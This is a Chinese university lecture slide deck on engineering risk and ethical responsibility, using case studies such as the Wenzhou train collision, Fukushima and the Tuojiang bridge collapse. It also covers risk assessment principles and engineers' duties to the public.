
第四，维护网络安全，
反对“黑客”侵袭



本章结束

谢谢!

张天乐




北京邮电大学

安全法规与工程伦理

第七章 工程风险与伦理责任

授课教师： 张天乐



工程的风险和伦理责任问题

7.1.1 工程风险的来源

包括网络工程在内，工程的风险来源**多样**且**错综复杂**

由于工程类型的不同，引发工程风险的**因素是多种多样的**。

总体而言，工程风险主要由以下三种不确定因素造成：

工程中技术因素的不确定性



工程外部环境因素的不确定性



工程中人为因素的不确定性

(1) 工程技术因素的不确定性

首先，零部件老化可以引发工程事故。

工程作为一个复杂系统，其中任何一个环节出现问题都可能引起整个系统功能的失调，从而引发风险和事故。（工程本身是有“寿命”的，不可能指望一劳永逸。）



图片来自：长江商报

<http://www.changjiangtimes.com/2015/07/507024.html>

案例1： 电梯吞人事故

据国家质检总局统计，从2005年起，我国平均每年电梯事故发生40起左右，死亡人数在30人左右。其中，80%以上电梯事故的原因出在维修保养环节。尤其是老旧电梯的零部件老化问题没有引起相关人员足够的重视，从而造成低成本维修与事故频发的恶性循环。2015年7月26日，荆州沙市发生了震惊全国的电梯吞人事故，引起全社会对电梯安全问题的重视。

(1) 工程技术因素的不确定性

其次，控制系统失灵也会引发工程事故。

现代工程通常是由多个子系统构成的复杂化、集成化的大系统，这对控制系统提出了更高的要求。完全依靠智能的控制系统有时候也会带来安全的隐患，特别是面对突发情况，当智能控制系统无法应对时，必须依靠操作者灵活处理，否则就会导致事故的发生。



图片来自：人民网

<http://pic.people.com.cn/GB/15268497.html>

案例2：温州动车事故

温州南站列车控制中心设备采集驱动单元采集电路电源回路中的保险管F2熔断前，温州南站列控中心管辖区间的轨道无车占用；由于温州南站列车控制中心设备的严重缺陷，导致后续时段实际有车占用时，列车控制中心设备仍按照熔断前无车占用状态进行控制输出，致使温州南站列车控制中心设备控制的区间信号机仍然保持绿灯状态。

(1) 工程技术因素的不确定性

最后，非线性作用也是引发工程事故的原因

非线性作用不同于线性作用的地方在于，线性系统发生变化时，往往是逐渐进行的；而非线性系统发生变化时，往往有性质上的转化和跳跃。受到外界影响时，线性的系统会逐渐地做出响应，而非线性系统则非常复杂，有时对外界很强的干扰无任何反应，而有时对外界轻微的干扰则可能产生剧烈的反应。

案例3：

北美电网大面积停电事故

美国东部时间2003年8月14日，美国东北部和加拿大联合电网发生大面积停电事故。事故发生的最初3分钟内，包括9座核电站在内的21座电厂停止运行。随后美国和加拿大的100多座电厂跳闸，其中包括22座核电站，受影响的居民约5000万人。

整个事故过程的起因不过是位于俄亥俄州的一处线路跳闸，接着便发生了一系列连锁反应：系统发生摇摆和震荡、局部系统电压进一步降低、发电机组跳闸、系统功率缺额增多、电压崩溃、更多发电机和输电线路跳开，从而引起大面积停电。



(2) 工程外部环境因素的不确定性

气候条件是工程运行的外部条件，良好的外部
气候条件是保障工程安全的重要因素。

任何工程在设计之初都有一个抵御气候突变的
阈值。在阈值范围内，工程能够抵御气候条件
的变化，而一旦超过设定的阈值，工程安全就
会受到威胁。



图片来自：腾讯网

<http://news.qq.com/a/20140214/005424.htm>

案例4：日本福岛核电站事故

北京时间2011年3月11日13时46分，日本东北海域发生9.0级地震并引发高达10米的强烈海啸，导致东京电力公司下属的福岛核电站一、二、三号运行机组紧急停运，反应堆控制棒插入，机组进入次临界的停堆状态。在后续的事故过程当中，因地震的原因，导致其失去场外交流电源，紧接着因海啸的原因导致其内部应急交流电源（柴油发电机组）失效，从而导致反应堆冷却系统的功能全部丧失并引发事故。

(3) 工程中人为因素的不确定性

工程设计理念是事关整个工程成败的关键。 一个好的工程设计，必然经过前期周密调研，充分考虑经济、政治、文化、社会、技术、环境、地理等相关要素，经过相关专家和利益相关者反复讨论和论证而后做出；相反，一个坏的工程设计是片面地考虑问题，只见树木、不见森林，缺乏全面、统筹、系统的思考所导致的。



图片来自：搜狐网

<http://news.sohu.com/20090903/n266431915.shtml>

案例5：三门峡大坝

1957年，三门峡工程开始兴建，1960年首次蓄水，1961年大坝基本竣工。但是到1962年，水库中已经淤积泥沙15.3亿吨，远超预计方案。泥沙导致渭河下游两岸农田被淹，土地盐碱化。为此，1962年开始对原设计方案进行调整，由原来的“蓄水拦沙”运行方式改为“滞洪排沙”。但由于泄水孔位置较高，泥沙仍有60%淤积在库内，上游的潼关高程并没降低；同时，下泄的泥沙由于水量少，淤积到下游河床。虽经过后来不断地整改，但是潼关高程一直居高不下，导致2003年渭河流域发生了50多年来最为严重的洪灾。

(3) 工程中人为因素的不确定性

其次，施工质量的好坏也是影响工程风险的重要因素。

施工质量是工程的基本要求，是工程的生命线，所有的工程施工规范都要求把安全置于优先考虑的地位。一旦在施工质量的环节上出现问题，就会留下安全事故的隐患。



图片来自：新华网

http://www.hn.xinhuanet.com/jdwt/2007-08/14/content_10859478.htm

案例6：沱江大桥垮塌事故

2007年8月13日，正在拆除脚手架中的沱江大桥突然垮塌，造成64人死亡，22人受伤，经济损失近4000万元。经事后查明，该大桥采取的是“填芯砌法”的施工方法，该方法是用先用大石块筑成圈，然后在里面空的地方填上碎石块，在正常情况下碎石块排列应该非常紧凑，而这座桥墩断面填的碎石却是散的。这证明了大桥在建筑施工过程中，相关人员偷工减料，致使该大桥存在严重的质量问题，极大地增加了坍塌的可能性。

工程的风险和伦理责任问题

7.1.2 工程风险的可接受性

由于工程系统内部和外部各种不确定因素的存在，无论工程规范制定得多么完善和严格，仍然不能把风险的概率降为零，也就是说，**总会存在一些所谓的“正常事故”**。但这些“正常事故”在意外因素影响下会向严重事故转化。

因此，在对待工程风险问题上，人们不能奢求绝对的安全，只能把风险控制在人们的可接受范围之内。这就需要**对风险的可接受性进行分析、界定安全的等级**，并针对一些不可控的意外风险事先**制定相应的预警机制和应急预案**。

(1) 工程风险的相对可接受性

要评估风险，首先要确认风险，这就需要对风险概念有必要的了解。

- 美国工程伦理学家哈里斯等把风险定义为：“对人的自由或幸福的一种侵害或限制”。
- 美国风险问题专家威廉·W·劳伦斯把风险定义为：“对发生负面效果的可能性和强度的一种综合测量。”

在现实中，风险发生概率为零的工程几乎是不存在的。既然没有绝对的安全，那么在工程设计的时候就要考虑“到底把一个系统做到什么程度才算安全的？”这一现实问题。这里就涉及工程风险“**可接受性**”概念。

工程风险可接受性是指**人们在生理和心理上对工程风险的承受和容忍程度。**



(2) 工程安全等级的划分

在描述工程的安全程度时，人们通常会使用“很安全”、“非常安全”、“绝对安全”等词汇，但是它们之间存在着什么量的区别呢？

为了客观地标明工程风险发生的概率大小，有效的办法是**对安全等级进行划分**。

安全等级的划分具有非常重要的经济意义。如果把安全等级制定的过高，那么就会造成不必要的浪费；反之，则会增大工程风险的概率。给出一个符合实际的安全等级是非常有必要的事情。（过高的安全等级的确定，往往是缺乏精细分析的结果。）



工程的风险和伦理责任问题

7.1.3 工程风险的防范与安全

(1) 工程的质量监理与安全

- **工程质量是决定工程成败的关键。**没有质量作为前提，就没有投资效益、工程进度和社会信誉。工程质量监理是专门针对工程质量而设置的一项制度，它是保障工程安全，防范工程风险的一道有力防线。



risk

(2) 意外风险控制与安全

- **工程风险是可以预防的。**如果认为风险不可预防，一个组织内从管理层到管理员工就不可能为预防风险去竭尽全力，在每一个工作细节上精益求精。



risk

(3) 事故应急处置与安全


- 要有效应对工程事故，不应该是等到事故发生之后才临时组织相关力量进行救援，而是事先就应该**准备一套完善的事故应急预案**。这为保证迅速、有序地开展应急与救援行动，降低人员伤亡和经济损失提供了坚实的保障。



事故预防包括两个方面

一是对重复性事故的预防

即对已发生事故的分析，寻求事故发生的原因及其相关关系，提出预防类似事故发生的措施，避免此类事故再次发生；（亡羊补牢）



二是对可能出现事故的预防

此类事故预防主要针对可能将要发生的事故进行预测，即要查出存在哪些危险因素组合，并对可能导致什么事故进行研究，模拟事故发生过程，提出消除危险因素的办法，避免事故发生。（1978年勒曼谢尔对纽约花旗银行大厦的补救）

在制定事故应急预案时，应遵循的基本原则

01 预防为主，防治结合。

02 快速反应，积极面对。

03 以人为本，生命第一。

04 统一指挥，协同联动。



7.2 工程风险的伦理评估

在工程风险的评价问题上，有人以为这是一个纯粹的工程问题，仅仅思考“多大程度的安全是足够安全的”就可以了。

实际上，**工程风险的评估还牵涉社会伦理问题**。工程风险评估的核心问题“**工程风险在多大程度上是可接受的**”，这本身就是一个伦理问题，其核心是工程风险可接受性在社会范围的公正问题。因此，有必要从伦理学的角度对工程风险进行评估和研究。



7.2.1 工程风险的伦理评估原则

(1) 以人为本的原则



“以人为本”的风险评估原则意味着在风险评估中要体现“**人不是手段而是目的**”的伦理思想，充分保障人的安全、健康和全面发展，避免狭隘的功利主义。在具体的操作中，尤其要做到加强对弱势群体的关注，重视公众对风险信息的及时了解，尊重当事人的“知情同意”权。

7.2.1 工程风险的伦理评估原则

(2) 预防为主的原则



坚持“预防为主”的风险评估原则，要做到**充分预见工程可能产生的负面影响**。工程在设计之初都设定了一些预期的功能，但是在工程的使用中往往会产生一些负面效应。

比如设计师为酒店设计旋转门本来可以起到隔离酒店内外温差的环保效果，但是却给残疾人进出酒店带来了障碍。

美国技术哲学家米切姆提出了“考虑周全的义务”。他认为，工程师在工作中要做到如下几点

(1) 特定的设计过程中所使用的理想化模型是否可能忽略一些因素？

(3) 是否努力考虑到工程研究和设计的广阔社会背景及其最终含义，包括对环境的影响？



(2) 反思性分析是否包含了明确的伦理问题？

(4) 研究和设计过程中是否在和个人道德原则以及更大的非技术群体的对话中展开？

7.2.1 工程风险的伦理评估原则


(3) 整体主义的原则



任何工程活动都是在一定的社会环境和生态环境中进行的，工程活动的进行一方面要受到社会环境和生态的制约，另一方面也会对社会环境和生态环境造成影响。所以，在工程风险的伦理评估中要有**大局观念**，要从社会整体和生态整体的视角来思考某一具体的工程实践活动所带来的影响。

7.2.1 工程风险的伦理评估原则

(4) 制度约束的原则



首先，建立健全安全管理的法规体系。

其次，建立并落实安全生产问责机制。

最后，还要建立媒体监督制度。

7.2.2 工程风险的伦理评估途径

(1) 工程风险的专家评估



专家评估相对于其他评估而言是**比较专业**和**客观**的评估途径。专家往往根据幸福最大化的原则来对工程风险进行评估。在评估风险时，他们通常会把成本-收益分析法作为一种有用的工具应用到风险领域之中。根据该方法，专家对可接受的风险的评判标准定为：**在可以选择的情况下，伤害的风险至少等于产生收益的可能性。**



7.2.2 工程风险的伦理评估途径

(2) 工程风险的社会评估



与专家重视“成本-收益”的风险评估方式不同，工程风险的社会评估所关注的不是风险和收益的关系，而是**与广大民众切身利益息息相关的方面**，它可以与工程风险的专家评估形成互补的关系，使风险评估更加全面和科学。

7.2.2 工程风险的伦理评估途径

(3) 工程风险评估的公众参与

工程风险的直接承受者是公众，所以在风险评估中必须要有公众的参与。只有公众的参与，企业和政府管理部门才能知道他们的真实需求，否则工程风险的评估有可能沦为形式，起不到真正的效果。

公众参与的方式可以采取现场调查、网上调查、论证会、座谈会、听证会等形式进行。（2005年圆明园防渗膜问题的听证会）


7.2.3 工程风险的伦理评估方法

(1) 工程风险伦理评估的主体

评估主体在工程风险的伦理评估体系中处于核心地位，发挥着**主导**作用，决定着伦理评估结果的客观有效性和社会公信力。

工程风险的伦理评估主体可分为**内部评估主体**和**外部评估主体**。

- 内部评估主体指参与工程政策、设计、建设、使用的主体；
- 外部评估主体指工程主体以外的组织和个人。



7.2.3 工程风险的伦理评估方法

(2) 工程风险伦理评估的程序

第一步：信息公开

随着现代工程的日益专业化，非专业人员对工程所负载价值和风险的理解和评价，只能依靠专业人员所传播的信息。如果没有信息公开，社会公众就不能参与到工程风险评估之中。

决策者应该尽可能地使其风险管理目标保持公正，认真听取公众的呼声，组织各方就风险的界定和防范达成共识。

工程专业人员有义务将有关工程风险的信息客观地传达给决策者、媒体和公众。


媒体也应该无偏见地传播相关信息，正确引导公众监督工程共同体的决策。

7.2.3 工程风险的伦理评估方法

(2) 工程风险伦理评估的程序

第二步：确立利益相关者，分析其中的利益关系

任何工程都会涉及到众多利益相关者，在利益相关者的选择上要坚持周全、准确、不遗漏的原则。确立利益相关者的过程是一个多次酝酿的过程，包括主要管理负责人的确定、主要工程负责人的确定、主要工程参与人员的确定、社会公众或专家学者参与风险听证的选定等。



工在具体确定利益相关者之后，还要分析他们与工程风险中的关系，弄清工程分别给他们带来的收益及其承担，以及他们可能会面临的损失及其程度。

7.2.3 工程风险的伦理评估方法

(2) 工程风险伦理评估的程序

第三步：按照民主原则，组织利益相关者就工程风险进行充分的商谈和对话。

工程风险的有效防范必须依靠民主的风险评估机制。具有多元价值取向的利益相关者对工程风险具有不同的感知，要让具有不同伦理关切的利益相关者充分表达他们的意见，发表他们的合理诉求，使工程决策在公共理性和专家理性之间保持合理的平衡



另外，工程风险的防范不是一次对话就能彻底解决，往往需要多次协商对话才能充分掌握工程中潜在的各种风险，因此需要采取逐项评估与跟踪评估的途径，并根据相关的评估及时调整以前的决策。

7.2.3 工程风险的伦理评估方法

(3) 工程风险伦理评估的效力

“效力”是指确定合理的目标并达到该预期目标，收到了理想的效果。效力包括目标确定、实现目标的能力以及目标实现的效果三个核心要素。就工程风险伦理评估的效力而言，其含义是指伦理评估在防范工程风险出现中的效果及其作用。

考察工程风险伦理评估的效力，要遵守如下几个原则：

- 公平原则
- 和谐原则
- 战略原则

7.3 工程风险中的伦理责任

(1) 何谓伦理责任

责任是人们生活中经常用到的概念，它不专属于伦理学，许多学科如法学、经济学、政治学、社会学等都涉及和关注责任问题，因此，人们对责任的理解呈现出多维度、多视角的状况。

在责任的分类上，

- 按照**性质**可以分为：因果责任、法律责任、道义责任等；
- 按**时间先后**可分为：事前责任和事后责任；
- 也可以**按照程度**把责任区分为：必须、应该和可以等级别。



不论何种类型的责任，都会包含如下几个要素：

责任人，即责任的承担者，
可以是自然人或法人。

对何事负责

对谁负责

面临指责或潜在的处罚

六个要素

规范性准则


在某个相关行为和责任领域范围之内

根据这种分析，可以把责任界定为“按照对一种行为或其结果的预期而追溯原因的关系系统”。

接下来分析“伦理责任”的含义，将通过与“法律责任”和“职业责任”的比较来进行。

首先，伦理责任不等于法律责任

法律责任属于“事后责任”，指的是对已发事件的事后追究，而非在行动之前针对动机的事先决定，而伦理责任则属于“事先责任”，其基本特征是善良意志不仅依照责任，而且出于责任而行动。



其次，伦理责任也不等同于职业责任

职业责任是工程师履行本职工作时应尽的岗位（角色）责任，而伦理责任是为了社会和公众利益需要承担的维护公平和正义等伦理原则的责任。工程师的伦理责任一般说来要大于或重于职业责任。

(2)工程伦理责任的主体

1) 工程师的伦理责任



工程师作为专业人员，具有一般人不具有的专门的工程知识，他们不仅能够比一般人更早、更全面、更深刻地了解某项工程成果可能给人类带来的福利，同时，他们作为工程活动的直接参与者，工程师比其他人更了解某一工程的基本原理以及所存在的潜在风险，因此，工程师的个人伦理责任在防范工程风险上具有至关重要的作用。

2) 工程共同体的伦理责任



现代工程在本质上是一项集体活动，当工程风险发生时，往往不能把全部责任归结于某一个人，而需要工程共同体共同承担。工程活动中不仅有科学家、设计师、工程师、建设者的分工和协作，还有投资者、决策者、管理者、验收者、使用者等利益相关者的参与。他们都会在工程活动中努力实现自己的目的和需要。因此，工程责任的承担者就不仅限于工程师个人，而是要涉及包括诸多利益相关者的工程共同体。

(3)工程伦理责任的类型

1) 职业伦理责任

所谓“职业”，是指一个人“公开声称”成为某一特定类型的人，并且承担某一特殊的社会角色，这种社会角色伴随着严格的道德要求。

一是“义务-责任”

职业人员以一种有益于客户和公众，并且不损害自身被赋予的信任的方式使用专业知识和技能和义务。这是一种积极的或向前看的责任。

二是“过失-责任”

这种责任是指可以将错误后果归咎于某人。这是一种消极的或向后看的责任。

三是“角色-责任”

这种责任涉及到一个承担某个职位或管理角色的人。

2) 社会伦理责任

工程师作为公司的雇员，当然应该对所在的企业或公司忠诚，这是其职业道德的基本要求。可是如果工程师仅仅把他们的责任限定在对企业或公司的忠诚上，就会忽视应尽的社会伦理责任。工程师对企业或公司的利益要求不应该是无条件地服从，而应该是**有条件地服从**，尤其是公司所进行的工程具有极大的安全风险时，工程师更应该**承担起社会伦理责任**。

当他发现所在的企业或公司进行的工程活动会对环境、社会和公众的人身安全产生危害时，应该**及时地给予反映或揭发**，使决策部门和公众能够了解到该工程中的潜在威胁，这是工程师应该担负的社会负责和义务。

3) 环境伦理责任

除了职业伦理责任和社会伦理责任，包括工程师在内的工程共同体还需要对自然负责，承担起环境伦理责任。环境伦理责任包含如下几个方面：

01 评估、消除或减少关于工程项目、过程和产品的决策所带来的短期的、直接的影响以及长期的、直接的影响。

(3) 建立一种透明和公开的文化，在这种文化中，关于工程的环境以及其他方面的风险的毫无偏见的信息(客观、真实)必须和公众有公平的交流。

(5) 认识到环境利益的内在价值，而不要像过去一样将环境看作是免费产品。

(7) 促进合作而不是竞争战略。

01

02

03

04

05

06

07

(2) 减少工程项目以产品在整个生命周期对于环境以及社会的负面影响，尤其是使用阶段。

(4) 促进技术的正面发展用来解决难题，同时减少技术的环境风险。

(6) 国家间、国际间以及代际间的资源以及分配问题。

思考与讨论

1. 工程为何总是伴随着风险？导致工程风险的因素有哪些？
2. 如何防范工程风险，有哪些手段和措施？
3. 评估工程风险需要遵循哪些基本原则？
4. 什么是伦理责任？工程师需要承担哪些伦理责任？



延伸讨论的问题

1、如何评价工程师的伦理责任？伦理责任与职业责任的边界在哪里？

- **职业责任**：完成本职工作规定的角色责任（尽职尽责做好本职工作）
- **伦理责任**：主动思考和防范本职工作可能产生的风险，主动消除本职工作可能产生的负面影响，主动维护工程技术活动中的伦理原则。

★ 履行伦理责任需要相应的伦理意识



延伸讨论的问题

2、如何激励工程师履行伦理责任的行为？

- 来自政府和企业的**表彰和奖励**（制度化）
- 来自媒体和公众的**宣传与鼓励**（社会氛围）
- 相应的**社会保障制度**（保护工程师切身利益，避免打击报复）
- 工程伦理**教育的支持**（典型案例的启示、履行工程师伦理责任的方法论）



延伸讨论的问题

3、如果工程师只履行职业责任而不去履行伦理责任，应该如何评价和对待？

(职业角色的底线要求，不够先进的标准)

4、如果工程师只履行职业伦理责任而不去履行社会伦理责任，应该如何评价和对待？

(尚未达到工程师伦理责任的最高标准，不够完美)



本章结束

谢谢!

张天乐

